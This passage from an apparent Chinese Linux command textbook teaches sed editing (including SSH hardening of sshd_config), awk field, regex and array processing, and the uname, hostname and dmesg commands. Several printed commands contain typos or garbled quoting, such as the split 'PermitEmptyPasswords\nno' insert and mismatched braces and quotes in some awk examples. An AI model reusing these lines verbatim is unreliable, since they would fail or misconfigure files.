- 2i 后面加上空格，然后跟上要插入的文本（106,dandan,CSO），最后接上要处理的文件 persons.txt。

范例 4-12：在文件指定行后追加多行文本。

```
[root@oldboy ~]# sed '2a 106,dandan,CSO\n107,bingbing,CCO' person.txt
101,oldboy,CEO
102,zhangyao,CTO
106,dandan,CSO
107,bingbing,CCO
103,Alex,COO
104,yy,CFO
105,feixue,CIO
```

命令详细说明：

首先我们粗略看一下该命令语句，可以发现命令结构与单行增加文本几乎没有区别的。

然后我们看一下命令的结果，可以看到原来的第二行“102,zhangyao,CTO”后面追加了 2 行文本“106,dandan,CSO”和“107,bingbing,CCO”。

接下来我们解读一下 sed 语句的结构，sed 软件打头，然后接上空格，在空格后面，我们先输入一对单引号 ("")，然后退一格在单引号中输入 '2a 106,dandan,CSO\n107,bingbing,CCO'。

- 2 代表指定对第 2 行进行操作，其他的行忽略。
- a 代表追加的意思，2a 即在第 2 行后追加文本。
- 2a 后面加上空格，然后输入想要插入的多行文本即可。这里的每行文本都使用 “\n” 连接就可以写成一行了。

最后输入想要处理的文件 person.txt。

同理，在文件指定行前插入多行文本只需将本例的 sed 内置命令 a换成 i就可以了。

范例 4-13：删除文件中一行指定的文本。

```
[root@oldboy ~]# sed '2d' person.txt    #<== 这里使用了 sed 内置命令 d 实现删除功能，指
定删除第 2 行的文本 102,zhangyao,CTO。
101,oldboy,CEO
103,Alex,COO
104,yy,CFO
105,feixue,CIO
```

范例 4-14：删除文件中指定的多行文本。

```
[root@oldboy ~]# sed '2,5d' person.txt    #<== “2,5” 是一个数字地址的组合，用逗号作为分
隔，其作用是删除文件的第二行到第五行（删除多行）文本，包括第 2 行和第 5 行，因此只剩下第 1 行。
101,oldboy,CEO
```

范例 4-15：使用 sed 命令替换文本内容。

```
[root@oldboy ~]# sed 's#zhangyao#dandan#g' person.txt    #<== 这里使用了 sed 内置命令
s 来实现替换功能，并且使用了全局替换标志 g 表示替换文件中匹配 zhangyao 的所有字符串。需要
注意一下语法格式，将需要替换的文本“zhangyao”放在第一个和第二个“#”之间，将替换后的文
本“dandan”放在第二个和第三个“#”之间。结果为第二行的“zhangyao”替换为“dandan”。
101,oldboy,CEO
102,dandan,CTO
103,Alex,COO
104,yy,CFO
105,feixue,CIO
```

范例 4-16：打印输出文件的指定行的内容。

```
[root@oldboy ~]# sed '2p' person.txt    #<== 这里使用了 sed 内置命令 p 来实现查询功能，并
结合数字地址指定查询第 2 行的内容，但是我们会发现结果不只是输出第 2 行，文件的其他内容也显
示出来了，这是因为 sed 命令有一个默认输出的功能。
101,oldboy,CEO    #<== 默认输出的行。
102,zhangyao,CTO  #<== p 命令输出的行。
102,zhangyao,CTO  #<== 默认输出的行。
103,Alex,COO       #<== 默认输出的行。
104,yy,CFO         #<== 默认输出的行。
105,feixue,CIO     #<== 默认输出的行。
[root@oldboy ~]# sed -n '2p' person.txt    #<== 为了解决上面命令显示多余内容的问题，
使用选项 -n 取消默认输出，只输出匹配行的文本，因此大家只需要记住使用命令 p 必用选项 -n。
102,zhangyao,CTO
[root@oldboy ~]# sed -n '2,3p' person.txt    #<== 当然使用地址范围“2,3”能够查看第 2
行到第 3 行的内容。
102,zhangyao,CTO
103,Alex,COO
```

2. 生产案例

范例 4-17：优化 SSH 配置（在 SSH 服务的配置文件中增加多行参数）。

在学习 CentOS 6 系统的优化时，有一个优化点：更改 ssh 服务远程登录的配置。主要

的操作是在 ssh 的配置文件 /etc/ssh/sshd_config 中加入下面 5 行文本。

```
Port 52113
PermitRootLogin no
PermitEmptyPasswords no
UseDNS no
GSSAPIAuthentication no
```

当然我们可以使用 vi/vim 命令编辑这个文本，但这样会比较麻烦，现在想用一条命令增加上述 5 行文本到第 13 行前。



注意 修改前别忘了备份配置文件：cp /etc/ssh/sshd_config{,.ori}。

```
[root@oldboy ~]# sed -i '13i Port 52113\nPermitRootLogin no\nPermitEmptyPasswords\nno\nUseDNS no\nGSSAPIAuthentication no' /etc/ssh/sshd_config #<== 这道题  
用到了范例 4-3 的方法，将插入的 5 行内容使用 “\n” 就可以变成一行了。题目要求在第 13 行前面  
插入，因此这里使用 sed 内置命令 i。
```

上面执行的命令出现了一个新的选项 “-i”，这个选项的作用是能够实际修改文件的内容，可能读者也发现了前面几个例子操作完命令之后，文件的内容并没有发生变化，这是因为 sed 命令默认操作的是内存中的数据，如果想要真正地修改文件的内容，就需要使用选项 “-i” 将修改写到磁盘文件上。

```
[root@oldboy ~]# sed -n '13,17p' /etc/ssh/sshd_config #<== 查看文件的第 13 行到第  
17 行，确认修改成功。  
Port 52113
PermitRootLogin no
PermitEmptyPasswords no
UseDNS no
GSSAPIAuthentication no
```

范例 4-18：通过 Shell 脚本生成的账号密码如下所示。

```
stu10309 #<== 账号。
7f753cc3 #<== 密码。
stu10312
636e026d
stu10315
18273b95
stu10318
d6908f61
stu10321
c441a16e
stu10324
28d5860d
stu10327
11ea966b
```

现在要求你使用命令将上面的文本转换成下面 SVN 服务的配置文件中的账号及密码格式，代码如下所示。

```
stu10309=7f753cc3 #<-- 格式“账号 = 密码”。
stu10312=636e026d
stu10315=18273b95
stu10318=d6908f61
stu10321=c441a16e
stu10324=28d5860d
stu10327=11ea966b
```

提示：实现思路就是将奇数行和偶数行用“=”（等号）连接成一行。

解答：此题利用了 sed 的特殊功能应用。

```
[oldboy@oldboy ~]$ sed 'N;s#\n#=#g' test.txt
stu10309=7f753cc3
stu10312=636e026d
stu10315=18273b95
stu10318=d6908f61
stu10321=c441a16e
stu10324=28d5860d
stu10327=11ea966b
```

命令详细说明：

sed 内置命令 N 的作用：不会清空模式空间的内容，并且从输入文件中读取下一行数据，追加到模式空间中，两行数据以换行符\n 连接。

第一行是“stu10312”存入模式空间，碰到命令“N”，读取第二行“636e026d”，此时模式空间的内容为“stu10312\n636e026d”；然后执行“s#\n#=#g”将“\n”替换为“=”，即为“stu10312=636e026d”，输出到屏幕上，第一个循环结束；后面的循环和前面的思路一样，直到文件结束，更多细节请参考本书 sed 命令部分。

提示：类似本范例的案例还可以参考 <http://liao.blog.51cto.com/3388056/1914573>。

特别说明：

sed 命令的强大之处也在于与正则表达式的配合，限于篇幅关系这部分内容将在《老男孩的 Linux 三剑客》一书中精讲。

4.3 awk 基础入门

awk 是 Linux 实际工作中最重要最强大的工具，如果读者掌握了 awk 工具的运用，必将使得工作得心应手。本部分的目的是通过实际案例或面试题带领大家熟练掌握 awk 在企业中的用法，而不是 awk 程序的帮助手册。

4.3.1 命令详解

【命令星级】 ★★★★★

【功能说明】

awk 不仅仅是 Linux 系统中的一个命令，而且其还是一种编程语言，可以用来处理数据和生成报告（Excel）。处理的数据可以是一个或多个文件，它是 Linux 系统最强大的文本处理工具，没有之一。本章主要讲解 awk 命令行的文本处理运用，更深入的内容可参考《老男孩的 Linux 三剑客》一书。

表 4-4 awk 命令的常用功能

序号	awk 命令的常用功能	简要例子说明
1	指定分隔符显示某几列	awk -F "GET HTTP" '{print \$2}' access.log 直接取出显示出日志文件的 url 这一列
2	通过正则表达式取出你想要的内容	awk '\$6~/Failed/{print \$1}' /var/log/secure 分析生产环境中的日志找出谁在破解用户的密码
3	显示出某个范围内的内容	awk 'NR==20,NR==30' filename 显示文件的 20 到 30 行
4	通过 awk 进行统计计算	awk '{sum+=\$0}END{print sum}' ett.txt 计算总和
5	awk 数组计算与去重	awk '{array[\$1]++}END{for(key in array)print key,array[key]}' access.log 对日志进行统计与计数

【语法格式】

```
awk [option] 'pattern{action}' file ...
awk [参数] '条件(动作)' 文件 ...
```

awk 的语法格式如图 4-2 所示。




图 4-2 awk 的语法格式

● 说明：

这里的模式就相当于是条件。在 awk 命令及后面的选项和文件里，每个元素之间都至少要有一个空格。

【选项说明】

表 4-5 针对该命令的参数选项进行了说明。

表 4-5 awk 命令的参数选项及说明

参数选项	解释说明(带*的为重点)	参数选项	解释说明(带*的为重点)
-F	指定字段分隔符 *	-v	定义或修改一个 awk 内部的变量 *

4.3.2 使用范例

1. 基础范例

测试文件及内容如下：

```
[root@oldboy ~]# cat oldboy.txt
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin.sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
```

范例 4-19：显示文件中的第 5 行。

```
[root@oldboy ~]# cat -n oldboy.txt      #<== 打印内容并在每行内容的开头显示行号。
1  root:x:0:0:root:/root:/bin/bash
2  bin:x:1:1:bin:/bin:/sbin/nologin
3  daemon:x:2:2:daemon:/sbin:/sbin/nologin
4  adm:x:3:4:adm:/var/adm:/sbin/nologin
5  lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
6  sync:x:5:0:sync:/sbin:/bin.sync
7  shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
8  halt:x:7:0:halt:/sbin:/sbin/halt
9  mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
10 uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
[root@oldboy ~]# awk 'NR==5' oldboy.txt
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin    #<== 和上面内容对比确实是第 5 行。
```

说明：

首先 NR 在 awk 中表示行号（记录号），NR==5 表示行号等于 5 的行。这里需要注意的是必须使用两个等号，在 awk 中两个等号表示“等于”，一个等号表示赋值，即向一个变量里面放置内容。注意：awk 后面所接的内容要用单引号。

命令拓展：显示一部分行的内容，例如显示 2-6 行。

```
[root@oldboy ~]# awk 'NR==2,NR==6' oldboy.txt
```

```
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin sync
```

范例 4-20：用 awk 实现给文件每行的内容之前加上行号。

其实这道题就是实现与“cat -n oldboy.txt”同样的功能：

```
[root@oldboy ~]# awk '{print NR,$0}' oldboy.txt
1 root:x:0:0:root:/root:/bin/bash
2 bin:x:1:1:bin:/bin:/sbin/nologin
3 daemon:x:2:2:daemon:/sbin:/sbin/nologin
4 adm:x:3:4:adm:/var/adm:/sbin/nologin
5 lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
6 sync:x:5:0:sync:/sbin:/bin sync.
7 shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
8 halt:x:7:0:halt:/sbin:/sbin/halt
9 mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
10 uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
```

说明：

这里的 NR 还是表示行号，\$0 表示一整行的内容（一行的内容）。print 关键字表示显示的内容，相当于是 awk 内部的一个命令。那么 print 命令为何要放在花括号中呢？因为这个命令（动作）是“很害羞”的，需要“城墙”保护（花括号）。

所以上面的命令就是：

```
awk '墙 显示 行号和这一行的内容 墙'
awk '{print NR,$0}' oldboy.txt
```

范例 4-21：显示 oldboy.txt 文件的第 2 行到 6 行，并打印行号。

这道题是前两道例题的综合题，方法如下：

```
[root@oldboy ~]# awk 'NR==2,NR==6 {print NR,$0}' oldboy.txt #<== 注意位置和写法。
2 bin:x:1:1:bin:/bin:/sbin/nologin
3 daemon:x:2:2:daemon:/sbin:/sbin/nologin
4 adm:x:3:4:adm:/var/adm:/sbin/nologin
5 lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
6 sync:x:5:0:sync:/sbin:/bin sync
```

范例 4-22：显示 oldboy.txt 文件的第一列、第三列和最后一列。

```
[root@oldboy ~]# awk -F ":" '{print $1,$3,$NF}' oldboy.txt
root 0 /bin/bash
bin 1 /sbin/nologin
daemon 2 /sbin/nologin
```

```
adm 3 /sbin/nologin
lp 4 /sbin/nologin
sync 5 /bin/sync
shutdown 6 /sbin/shutdown
halt 7 /sbin/halt
mail 8 /sbin/nologin
uucp 10 /sbin/nologin
```

说明：

这里我们使用了 awk 的 -F 参数，注意一定要是大写的，-F 参数表示指定一把“菜刀（分隔符）”来切割每一行的内容，-F 后面可用单双引号或不加引号，但是，建议加双引号。

这里我们指定的“菜刀”是冒号 “：“，这样该行就被不同的冒号切割成了很多个部分。

切成了很多个部分之后，若我们要使用某一个部分该怎么办？使用 “\$ (美元符号)” 后面接数字，\$1 表示第一个部分（第一列），\$2（第二列），\$3（第三列），依此类推，但 \$0 表示整行。

这里有一个特殊的表示最后一列的方法，就通过 \$NF 来表示最后一列。

所以命令的含义如下：

```
awk -F ":" '{print $1,$3,$NF}' oldboy.txt
awk 指定冒号为分隔符 '{显示 第一列和第三列和最后一列}' oldboy.txt
```

范例 4-23：把文件中的 /sbin/nologin 替换为 /bin/bash（awk 函数功能实践）。

```
[root@oldboy ~]# awk '{gsub("/sbin/nologin","/bin/bash",$0);print $0}' oldboy.txt
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/bash
daemon:x:2:2:daemon:/sbin:/bin/bash
adm:x:3:4:adm:/var/adm:/bin/bash
lp:x:4:7:lp:/var/spool/lpd:/bin/bash
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/bin/bash
uucp:x:10:14:uucp:/var/spool/uucp:/bin/bash
```

说明：

这里使用的是 awk 里面的查找替换功能，即 gsub 函数。

gsub 的格式如下：

```
gsub("替换对象","替换成什么内容",哪一列)
```

注意：

- gsub 与后面的括号之间不能有空格。
- 替换对象、替换成什么内容以及哪一列之间要用逗号分隔开。

- 替换对象的外面要有双引号或双斜线包裹起来，即“替换对象”或 / 替换对象 /。
- 替换成什么内容就只能用双引号包裹起来了，即“替换成什么内容”。
- 最后一个是哪一列，这个是可以省略的，省略的时候表示要替换整行的内容，相当于写上了 \$0。

所以我们的例子是：

```
'{gsub("/sbin/nologin","/bin/bash",$0);print $0}'  
'{gsub(" 找到 /sbin/nologin"," 替换为 /bin/bash", 在这一行中进行替换); 显示这一行的内容  
(替换之后的) }'
```

2. 生产案例

范例 4-24：取出 eth0 网卡对应的 ip 地址。

本例的机器 ip 地址情况如下：

```
[root@oldboy ~]# ifconfig eth0  
eth0      Link encap:Ethernet HWaddr 00:0C:29:93:49:99  
          inet addr:10.0.0.8 Bcast:10.0.0.255 Mask:255.255.255.0  
          inet6 addr: fe80::20c:29ff:fe93:4999/64 Scope:Link  
             UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
             RX packets:40107 errors:0 dropped:0 overruns:0 frame:0  
             TX packets:17548 errors:0 dropped:0 overruns:0 carrier:0  
             collisions:0 txqueuelen:1000  
             RX bytes:3844101 (3.6 MiB) TX bytes:1941745 (1.8 MiB)
```

本例的方法特别多，这里仅使用 awk 给出常见的实现。

方法 1：

```
[root@oldboy ~]# ifconfig eth0|awk -F "(addr:)|( Bcast:)" 'NR==2{print $2}'  
10.0.0.8
```

-F "(addr:)|(Bcast:)" 这个还是比较容易理解的，我们的目标是取得 ip，本例是 10.0.0.8，ip 的左边是 “addr:”，右边是 “Bcast:”，左边一刀，即把 “addr:” 作为分隔符菜刀，右边一刀，即把 “Bcast:” 作为分隔符菜刀，剩下中间的 ip 就是我们想要的。

但是还需要一个条件，ip 地址在第二行所以使用 NR==2 来表示。

表 4-6 ip 地址所在的行分隔图解

inet	addr:	10.0.0.8	Bcast:	10.0.0.255 Mask:255.255.255.0
\$1	分隔符	\$2	分隔符	\$3

最后的命令形式就是 awk -F "(addr:)|(Bcast:)" 'NR==2{print \$2}' 了，注意 -F 的指定多分隔符的写法。

方法 2：此法是最简单的方法。

```
[root@oldboy ~]# ifconfig eth0|awk -F "[ :]+|^NR==2{print $4}'  
10.0.0.8
```

同样是 ip 所在的行，我们再分析，10.0.0.8 两边还有什么可用来做分隔符的字符呢？分隔思路如图 4-3 所示。




图 4-3 获取 ip 的不同思路的分隔图解

10.0.0.8 的左边挨着的是冒号，因此可以用冒号作为分隔符，即 -F ":"。

10.0.0.8 的右边挨着的是空格，因此可以用空格作为分隔符，即 -F " "。

但是行的最左边是多个空格又该怎么处理呢？

很简单，可以用正则表达式的加号 (+)，表示重复前面一个字符一次或一次以上。

结合起来就是，-F "[:]+" 以单个或连续的空格或冒号或者它们的组合为分隔符，最后就可以获得我们想要的 ip 地址。即

```
ifconfig eth0|awk -F "[ :]+" '|NR==2{print $4}'
```

注意 正则表达式是用好 awk 的必要条件，必须掌握的，这部分内容超出了本书的范围，笔者将在《老男孩的 Linux 三剑客》一书中为大家详细介绍。

范例 4-25：企业面试题——统计域名访问次数。

处理以下文件内容，将域名取出并根据域名进行计数排序处理（百度和搜狐面试题）：

```
http://www.etiantian.org/index.html
http://www.etiantian.org/1.html
http://post.etiantian.org/index.html
http://mp3.etiantian.org/index.html
http://www.etiantian.org/3.html
http://post.etiantian.org/2.html
```

这道题有一个传统的解题方案，见方案 1。

方案 1

1) 测试数据：

```
[root@oldboy ~]# cat oldgirl.txt
http://www.etiantian.org/index.html
http://www.etiantian.org/1.html
http://post.etiantian.org/index.html
http://mp3.etiantian.org/index.html
http://www.etiantian.org/3.html
http://post.etiantian.org/2.html
```

2) 取出每行中的域名：

```
[root@oldboy ~]# awk -F '/' '{print $3}' oldgirl.txt
www.etiantian.org
www.etiantian.org
post.etiantian.org
mp3.etiantian.org
www.etiantian.org
post.etiantian.org
```

3) 排序（让相同的域名相邻）：

```
[root@oldboy ~]# awk -F '/' '{print $3}' oldgirl.txt|sort
mp3.etiantian.org
post.etiantian.org
post.etiantian.org
www.etiantian.org
www.etiantian.org
www.etiantian.org
```

4) 去重计数：

```
[root@oldboy ~]# awk -F '/' '{print $3}' oldgirl.txt|sort|uniq -c
1 mp3.etiantian.org
2 post.etiantian.org
3 www.etiantian.org
```

但本题还有其他解决方案，见方案 2，会重点讲解。

方案 2：awk 数组方案（重点讲解）

解题思路：

1) 取出域名

以斜线为分隔符取出第二列（域名）。

2) 进行加工

创建一个 awk 数组，然后把第二列（域名）作为数组的下标，再通过类似于 i++ 的形式来计算域名重复的次数。

3) 统计后输出结果

有了思路，先不要着急整体分析这个结果，而是把这个结果分为几个阶段然后逐个

击破。

第一个阶段：取出想要处理的内容。

根据题目要求我们需要取出域名。awk -F "/" 需要用 + 来表示连续的：

```
[root@oldboy ~]# awk -F '/' '{print $3}' oldgirl.txt
www.etiantian.org
www.etiantian.org
post.etiantian.org
mp3.etiantian.org
www.etiantian.org
post.etiantian.org
```

第二个阶段：利用 awk 进行数组处理。

接下来创建数组，为了使得大家更容易理解，我们把数组名字定义为 hotel，各个元素作为房间：

```
[root@oldboy ~]# awk -F '/' '(hotel[$3])' oldgirl.txt #<== 创建 awk 的 hotel 数组。
[root@oldboy ~]# awk -F '/' '{(hotel[$3];print $3)}' oldgirl.txt #<== 创建 awk
的 hotel 数组，并通过 print 输出元素名字（房间号码），注意，这里没输出数组，所以看到的还是
第一阶段的内容。
www.etiantian.org
www.etiantian.org
post.etiantian.org
mp3.etiantian.org
www.etiantian.org
post.etiantian.org
```

第三个阶段：开始统计。

```
[root@oldboy ~]# awk -F '/' '{(hotel[$3]++;print $3,hotel[$3])}' oldgirl.txt
#<== 创建 awk 的 hotel 数组，进行计算，然后打印域名以及计算后的重复次数。
www.etiantian.org 1
www.etiantian.org 2
post.etiantian.org 1
mp3.etiantian.org 1
www.etiantian.org 3
post.etiantian.org 2
```

命令详细说明：

- 1) \$3 表示的是每一行的第三列，是一个 awk 变量。
- 2) hotel[\$3]++ 这种形式类似于前面的 i++，只不过是把变量 i 换成了数组 hotel[\$3]，相当于对重复的域名进行计数。

下面就来详细分析下 awk 利用数组如何统计不同的域名重复了多少次。

详细的执行过程请参考下面的内容与表 3-2。

1) 读取 oldgirl.txt 文件的第一行：

以“/”为分隔符，切割 \$3 就是 www.etiantian.org，把它放在数组中就是 hotel["www.etiantian.org"]，进行统计 hotel["www.etiantian.org"]=hotel["www.etiantian.org"]+1

hotel 酒店中 www.etiantian.org 房间之前没有东西，可以理解为空的。所以，hotel["www.etiantian.org"]= 空 +1 最后这个房间放入了数字 1，即：

```
www.etiantian.org 1
```

2) 读取 oldgirl.txt 文件的第二行：

\$3 还是 www.etiantian.org，统计就是 hotel["www.etiantian.org"]=hotel["www.etiantian.org"]+1

因为在上一步中我们已经往 hotel 酒店的 www.etiantian.org 房间放入了数字 1，所以现在 hotel["www.etiantian.org"]=1+1 hotel 酒店 www.etiantian.org 房间内容应该是 2，即：

```
www.etiantian.org 2
```

3) 读取 oldgirl.txt 文件的第三行：

\$3 是 post.etiantian.org，统计就是 hotel["post.etiantian.org"]=hotel["post.etiantian.org"]+1

hotel 酒店中 post.etiantian.org 房间原来没有东西。所以，hotel["post.etiantian.org"]= 空 +1 最后这个房间放入了数字 1，即：

```
post.etiantian.org 1
```

4) 读取 oldgirl.txt 文件的第四行：

\$3 是 mp3.etiantian.org，统计就是 hotel["mp3.etiantian.org"]=hotel["mp3.etiantian.org"]+1

hotel 酒店中 mp3.etiantian.org 房间原来没有东西。所以，hotel["mp3.etiantian.org"]= 空 +1 最后这个房间放入了数字 1，即：

```
mp3.etiantian.org 1
```

5) 读取 oldgirl.txt 文件的第五行：

\$3 是 www.etiantian.org。

统计就是 hotel["www.etiantian.org"]=hotel["www.etiantian.org"]+1

因为在上面我们已经往 hotel 酒店的 www.etiantian.org 房间放入了数字 2，所以现在 hotel["www.etiantian.org"]=2+1 hotel 酒店 www.etiantian.org 房间内容应该是 3，即：

```
www.etiantian.org 3
```

6) 读取 oldgirl.txt 文件的第六行：

\$2 是 post.etiantian.org，统计就是 hotel["post.etiantian.org"]=hotel["post.etiantian.org"]+1

因为上面我们已经往 hotel 酒店的 post.etiantian.org 房间放入了数字 1，所以现在

hotel["post.etiantian.org"]=1+1 hotel 酒店 post.etiantian.org 房间的内客是 2，即：

```
post.etiantian.org 2
```

所以，输出就是如下内容，和上面的分析正好相对应。

```
[root@oldboy ~]# awk -F '/' '{hotel[$3]++;print $3,hotel[$3]}' oldgirl.txt
#<== 创建awk的hotel数组，进行计算，然后打印域名以及计算后的重复次数。
www.etiantian.org 1 #<== 读取第一行后的输出结果。
www.etiantian.org 2 #<== 读取第二行后的输出结果。
post.etiantian.org 1 #<== 读取第三行后的输出结果。
mp3.etiantian.org 1 #<== 读取第四行后的输出结果。
www.etiantian.org 3 #<== 读取第五行后的输出结果。
post.etiantian.org 2 #<== 读取第六行后的输出结果。
```

第四个阶段：输出最终结果。

上面的命令详细地显示了 awk 统计的过程。

但是若想要获得最终结果该怎么办呢？

通过 END 模式来输出最终结果。

有人可能会说那就将房间内容逐个显示出来吧。代码如下：

```
awk -F "/" '{array[$3]++}END{
print "www.etiantian.org",array["www.etiantian.org"];
print "post.etiantian.org",array["post.etiantian.org"];
print "mp3.etiantian.org",array["mp3.etiantian.org"];
}' oldgirl.txt
```

为了更加方便地检查每个房间的内容（数组元素的内容），awk 数组提供了自己独有的方法来完成它——一个专用的循环：

```
[root@oldboy ~]# awk -F "/" '{hotel[$3]++;}END{for(domain in hotel)print
domain,hotel[domain]}' oldgirl.txt
mp3.etiantian.org 1
post.etiantian.org 2
www.etiantian.org 3
```

 提示：这里的 domain 表示域名元素，hotel[domain] 是域名元素对应的次数。

有关 awk 工具的更多介绍，请参考即将出版的《老男孩的 Linux 三剑客》一书。



第 5 章

Linux 信息显示与搜索文件命令

5.1 uname：显示系统信息

5.1.1 命令详解

【命令星级】 ★★★★☆

【功能说明】

uname 命令用于显示系统相关信息，比如内核版本号、硬件架构等。

【语法格式】

```
uname [option]  
uname [选项]
```

说明：

在 uname 命令及后面的选项里，每个元素之间都至少要有一个空格。

【选项说明】

表 5-1 针对该命令的参数选项进行了说明。

表 5-1 uname 命令的参数选项及说明

参数选项	解释说明(带*的为重点)	参数选项	解释说明(带*的为重点)
-a	显示系统所有相关信息	-v	显示内核版本
-m	显示计算机硬件架构	-p	显示主机处理器类型
-n	显示主机名称*	-o	显示操作系统名称
-r	显示内核发行版本号*	-i	显示硬件平台
-s	显示内核名称		

5.1.2 使用范例

1. 基础范例

```
[root@oldboy ~]# uname -a
Linux oldboy 2.6.32-573.el6.x86_64 #1 SMP Thu Jul 23 15:44:03 UTC 2015 x86_64
x86_64 x86_64 GNU/Linux
#<== 显示系统所有相关信息。
[root@oldboy ~]# uname -m
x86_64
#<== 64位的硬件架构。
[root@oldboy ~]# uname -n
oldboy
#<== 主机名为 oldboy。
[root@oldboy ~]# uname -r
2.6.32-573.el6.x86_64
[root@oldboy ~]# uname -s
Linux
#<== 内核名称。
[root@oldboy ~]# uname -v
#1 SMP Thu Jul 23 15:44:03 UTC 2015
#<== 内核版本号。
[root@oldboy ~]# uname -p
x86_64
#<== 处理器的类型为 64 位的 CPU。
[root@oldboy ~]# uname -o
GNU/Linux
#<== 操作系统名称。
[root@oldboy ~]# uname -i
x86_64
#<== 硬件平台。
```

2. 技巧性范例

将命令“uname -r”与反引号(ESC键下面“`”)一起使用,用在其他命令中替代Linux内核版本号。比如,在安装LVS时,就有一步这样的操作,如下:

```
ln -s /usr/src/kernels/'uname -r' /usr/src/linux
命令原型:
ln -s /usr/src/kernels/2.6.32-573.el6.x86_64/ /usr/src/linux
```

5.2 hostname：显示或设置系统的主机名

5.2.1 命令详解

【命令星级】 ★★★★☆

【功能说明】

hostname 命令用于显示或设置系统的主机名称。许多网络程序均用主机名来标识主机，若没有设置好主机名，则可能会导致网络服务不正常。

【语法格式】

```
hostname [option]
hostname [选项]
```

● 说明：

在 hostname 命令及后面的选项里，每个元素之间都至少要有一个空格。

【选项说明】

表 5-2 针对该命令的参数选项进行了说明。

表 5-2 hostname 命令的参数选项及说明

参数选项	解释说明（带 * 的为重点）
-a	如果设置了主机别名，则可以用 a 选项来显示主机的别名
-i	显示主机的 IP 地址，这个参数需要依赖 DNS 解析，比较慢，推荐使用下面的 I 选项
-I	显示主机的所有 IP 地址，不依赖 DNS 解析，速度较快 *
-s	显示短格式主机名

5.2.2 使用范例

范例 5-1：显示主机名。

```
[root@oldboy ~]# hostname      #<== 不接任何参数时则显示主机名。
oldboy
```

范例 5-2：临时修改主机名。

```
[root@oldboy ~]# hostname A    #<==hostname 命令接上一个主机名就可以临时修改主机名。
[root@oldboy ~]# logout      #<== 退出重新登录，让修改生效。
[root@A ~]# hostname
A
```

说明：

重启系统后修改的主机名将失效。

范例 5-3：永久修改主机名。

```
[root@A ~]# vi /etc/sysconfig/network #<== 只有修改配置文件，才能使得系统重启后，修改的主机名仍然有效。
NETWORKING=yes
HOSTNAME=A
```

需要说明的是，在 CentOS7 系统中，主机名的配置文件换成了 /etc/hostname，修改 /etc/sysconfig/network 不会生效，需要修改 /etc/hostname。

```
[root@CentOS7 ~]# vi /etc/hostname
CentOS7
```

范例 5-4：配置主机 hosts 解析。

```
[root@oldboy ~]# vim /etc/hosts      #<== 添加对主机名 oldboy 的解析。
127.0.0.1    localhost localhost.localdomain localhost4 localhost4.localdomain4
              oldboy                      #<== 在第一行末尾添加。
::1          localhost localhost.localdomain localhost6 localhost6.localdomain6
[root@oldboy ~]# hostname -s          #<== 显示短格式主机名。
oldboy
[root@oldboy ~]# hostname -a          #<== 显示主机的别名。
localhost.localdomain localhost4 localhost4.localdomain4 oldboy
```

范例 5-5：获取系统的 IP 地址。

```
[root@oldboy ~]# hostname -i      #<== 在网络不太好的情况下，得出结果会很慢。
211.98.71.195
[root@oldboy ~]# hostname -I      #<== 有时候会显示公网 IP。
                                         #<== 推荐使用 -I 获取系统的 IP 地址，有多少块网卡（有 IP 地址）就显示多少个 IP 地址。
10.0.0.12 172.16.1.12
```

5.3 dmesg：系统启动异常诊断

5.3.1 命令详解

【命令星级】 ★★★☆☆

【功能说明】

dmesg 用于显示内核环形缓冲区（kernel-ring buffer）的内容。在进行系统引导时，内核会将硬件和模块初始化相关的信息写到这个缓冲区中。内核环形缓冲区中的消息对于诊

断系统问题非常有用。

内核环形缓冲区的内容同时会保存在 /var/log 目录中，即名称为 dmesg 的文件里。可通过如下命令进行查看：

```
[root@oldboy ~]# ll -h /var/log/dmesg
-rw-r--r-- 1 root root 81K Aug 12 19:05 /var/log/dmesg
```

【语法格式】

```
dmesg [option]
dmesg [选项]
```

说明：

在 dmesg 命令及后面的选项里，每个元素之间都至少要有一个空格。

【选项说明】

表 5-3 针对该命令的参数选项进行了说明。

